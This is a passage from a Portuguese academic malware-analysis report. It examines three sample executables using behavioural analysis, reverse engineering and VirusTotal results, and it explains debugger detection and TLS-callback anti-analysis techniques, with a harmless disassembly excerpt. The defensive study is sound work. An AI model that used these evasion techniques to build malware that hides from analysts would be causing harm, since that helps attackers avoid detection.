


Figura 32: *Arquivo recém-executado*




Figura 33: *Arquivo um tempo depois de ser executado*

- *Regshot*

  Ao fazer uma busca breve sobre os valores modificados em negrito no registro (vide Apêndice B), verifica-se que eles estão ligados ao *Firewall* do *Windows*. Os demais repetem-se em todos os artefatos, sendo provavelmente uma alteração do registro feita pelo evento da segunda captura do *Regshot*.

Sendo assim, unindo os resultados das duas ferramentas, esse código é considerado malicioso do ponto de vista da Análise Comportamental.

9.1.2 Engenharia Reversa

Após a análise do programa, alguns fatores comuns a códigos maliciosos foram encontrados:

- Lista de funções importadas

  Segue, na Figura 34, as funções importadas que são utilizadas pelo programa:




Figura 34: *Lista de funções importadas do "acer.jpg.exe"*

Vê-se a presença das seguintes funções que normalmente são utilizadas para fins maliciosos (foram explicadas na seção 5.5):

  - LoadLibraryA
  - GetProcAddress
  - RegQueryValueExA

  Nota-se que, ao ser aberto, o arquivo referencia funções de manipulação de registros do *Windows*. Um *software* não malicioso não costuma referenciar esse tipo de arquivo, já que não pretende mudar nenhuma configuração ou informação salva do sistema operacional.

- Lista de nomes (vide Figura 35)

  Como pode ser visto, nada muito diferente do que as funções importadas foram encontrados pelo IDA Pro, mostrando novamente nomes sugestivos a uma maliciosidade.




Figura 35: *Lista de nomes do "acer.jpg.exe"*

De acordo com as funções e nomes encontrados, a Engenharia Reversa mostra que o arquivo é malicioso.

9.1.3 Resultado da Metodologia

Unindo os resultados da Análise Comportamental e da Engenharia Reversa, pode-se dizer que o arquivo é malicioso.

9.1.4 Resultado do VirusTotal

Como pode ser visto na Figura 36, 33 dos 42 antivírus que o escanearam consideram o artefato 1 um *malware*.

Figura 36: *Estatísticas do artefato 1 geradas no VírusTotal*

9.2 Artefato 2

O segundo arquivo analisado é chamado “isDebuggerPresent.exe”. Ao executá-lo, um terminal se abre e, em seguida, uma janela de diálogo é aberta com a mensagem “*No debugger detected, execute normally*”, como se vê na Figura 37.




Figura 37: *Execução Inicial de “isDebuggerPresent.exe”*

9.2.1 Análise Comportamental

- *Process Explorer*

  Do ponto de vista da análise dos processos em execução, esse arquivo não possui atividades suspeitas. O *Process Explorer* não o considera como tal (a cor de seu processo não é roxa, como se vê na Figura 38) e ele não possui uso largo de CPU. A única suspeita sobre este arquivo é a ausência de descrição e companhia responsável, mas isto não é suficiente para considerá-lo um *malware*.

- *Regshot*

  Os valores modificados são comuns às três análises de registro realizadas, que suspeita-se ser ação da segunda captura (vide Apêndice C).

Como a captura de processos e a captura de modificações no registro do sistema não apresentaram comportamentos estranhos, esse código não pode ser considerado um *malware* pela Análise Comportamental.




Figura 38: *Execução do Process Explorer após a execução do Artefato 2*

9.2.2 Engenharia Reversa

De forma bem clara, quando o arquivo foi executado dentro do IDA Pro, seu comportamento se alterou.

Ao executá-lo, um terminal se abre e, em seguida, uma janela de diálogo é aberta com a mensagem "*Debugger detected!*", como se vê na Figura 39, contrastando com a mensagem que aparece se o mesmo arquivo for executado fora do *debugger*.




Figura 39: *Execução de "isDebuggerPresent.exe" no interior do IDA Pro*

Esse tipo de acontecimento faz referência a uma técnica utilizada pelos códigos maliciosos denominada **detecção de *debugger***. Quando o *malware* reconhece que ele está sendo executado dentro de um *debugger*, o que significa que seu funcionamento pode estar sendo estudado, ele altera seu comportamento para não ser detectado.

Uma análise mais aprofundada de seu código pode mostrar claramente a presença da função *IsDebbugerPresent()* pertencente à biblioteca *Kernel32.dll* do *Windows*. Ela retorna verdadeiro caso o programa esteja sendo executado ao mesmo tempo que um *debugger*.

Pode-se ver na Figura 40 a lista de *strings* do arquivo analisado identificando a função *IsDebuggerPresent()*.




Figura 40: *Lista de strings de "isDebuggerPresent.exe"*

Através do gráfico de fluxo de controle do programa, Figura 41, um trecho foi extraído para que possa ser visualizada a bifurcação criada pela função. Pode se ver claramente a diferença na sequência das instruções caso algum *debugger* esteja sendo executado ou não.

A informação de qual compilador foi utilizado na geração do código *assembly* do arquivo também foi colhida através da lista de *strings* e pode ser vista na Figura 42.

Como nada além da função de detecção de *debugger* foi detectada, não há provas suficientes, no âmbito da Engenharia Reversa, para considerá-lo malicioso.

9.2.3 Resultado da Metodologia

A junção dos resultados da Análise Comportamental, a qual não encontrou nenhum movimento suspeito por parte do arquivo analisado, com os da Engenharia Reversa, que verificou apenas a presença de uma técnica anti-*debugger*, não foi suficiente para considerar o arquivo como malicioso.




Figura 41: *Trecho extraído do gráfico de fluxo de controle do "isDebuggerPresent.exe"*

Figura 42: *Informações sobre o compilador do "isDebuggerPresent.exe"*

9.2.4 Resultado do VirusTotal

Como pode ser visto na Figura 43, nenhum dos 41 antivírus que o escanearam consideram o artefato 2 um *malware*.

Figura 43: *Estatísticas do artefato 2 geradas no VírusTotal*

9.3 Artefato 3

O terceiro arquivo analisado é chamado "tls.exe". Ao executá-lo, um terminal se abre e, em seguida, uma janela de diálogo é aberta com a mensagem "*Hello, world!*", como se vê na Figura 44.

Figura 44: *Execução Inicial de "tls.exe"*

9.3.1 Análise Comportamental

- *Process Explorer*

  Assim como para o artefato anterior, o *Process Explorer* não identifica o processo como malicioso. Como pode ser visto na Figura 45, a cor do processo é azul (legenda do *software* para processos abertos pelo usuário). O único rastro que o artefato deixa é a ausência de companhia responsável e descrição do arquivo, fator que só permite levantar suspeitas contra o arquivo.




Figura 45: *Execução do Process Explorer após a execução do Artefato 3*

- *Regshot*

  Assim como no Artefato 2, os valores modificados são comuns às três análises de registro realizadas, que suspeita-se ser ação da segunda captura (vide Apêndice D).

Como a captura de processos e a captura de modificações no registro do sistema não apresentaram comportamentos estranhos, esse código não pode ser considerado um *malware* pela Análise Comportamental.

9.3.2 Engenharia Reversa

Em um primeiro momento, não foi notado nada que pudesse indicar o arquivo como suspeito de apresentar maliciosidade.

Porém, ao ser colocado um *breakpoint* na primeira instrução do código, notou-se que outras instruções eram executadas antes mesmo da primeira, pois a mesma janela de diálogo de quando ele é completamente executado apareceu.

Além disso, muitas bibliotecas foram carregadas (vide Figura 46), sendo que a primeira linha de código não fazia alusão a nenhum carregamento.

Esse técnica é utilizada através de **funções de *callback*** e visam a execução de linhas de código antes do começo do programa.

A técnica funciona da seguinte forma: no momento que o sistema operacional inicializa as variáveis do programa (antes da execução da primeira instrução), algumas funções do mesmo




Figura 46: *Bibliotecas carregadas antes da execução da "primeira" instrução de "tls.exe"*

podem ser realizadas para executar essa tarefa. Isso permite que trechos de código sejam executados antes mesmo que o *debugger* assuma a execução do programa no ponto de entrada.

O TLS (*Thread Local Storage*), como dito na seção 4.1.1, é a estrutura responsável por manter a separação de dados entre as diferentes *threads* de um mesmo processo. As rotinas de inicialização do TLS são chamadas antes do ponto de entrada, no momento de criação dos *threads*.

A inserção de códigos como funções de *callback* no TLS permite executar código antes do ponto de entrada do programa, o que permite decriptografar, descompactar ou até mesmo modificar o código para confundir quem o analisa.

Com um estudo mais aprofundado, foi encontrado o trecho de código pertencente a uma função de *callback* no TLS que executa a abertura da janela de diálogo. Esse código se encontra na Figura 47.

```
.text:00401618     TlsCallback_0   proc near               ; DATA XREF: .text:TlsCallbacks↓o
.text:00401618
.text:00401618     arg_4           = dword ptr  0Ch
.text:00401618
.text:00401618 000                 push    ebp
.text:00401619 004                 mov     ebp, esp
.text:0040161B 004                 cmp     [ebp+arg_4], 1
.text:0040161F 004                 jnz     short loc_40163B
.text:0040161F
.text:00401621 004                 push    0               ; uType
.text:00401623 008                 push    offset Caption  ; "Hidden message"
.text:00401628 00C                 push    offset Text     ; "Hello, world!"
.text:0040162D 010                 push    0               ; hWnd
.text:0040162F 014                 call    MessageBoxA
.text:0040162F
.text:00401634 004                 push    0               ; uExitCode
.text:00401636 008                 call    ExitProcess
.text:00401636
.text:0040163B
.text:0040163B     loc_40163B:                             ; CODE XREF: TlsCallback_0+7↑j
.text:0040163B 004                 pop     ebp
.text:0040163C 000                 retn    0Ch
.text:0040163C
.text:0040163C     TlsCallback_0   endp
```

Figura 47: *Trecho de código que representa a função de callback do "tls.exe"*

Porém, essa função de *callback* não realiza nenhuma instrução prejudicial ao sistema.

Foram também encontradas informações sobre o compilador utilizado na geração do código *assembly* do programa através de uma análise na lista de *strings*. Elas se encontram na Figura 48.




Figura 48: *Trecho extraído da lista de strings que mostra o compilador do "tls.exe"*

Como nada além de uma função de *callback* a qual não apresenta nenhuma instrução maliciosa foi detectada, não há provas suficientes, no âmbito da Engenharia Reversa, para considerá-lo malicioso.

9.3.3 Resultado da Metodologia

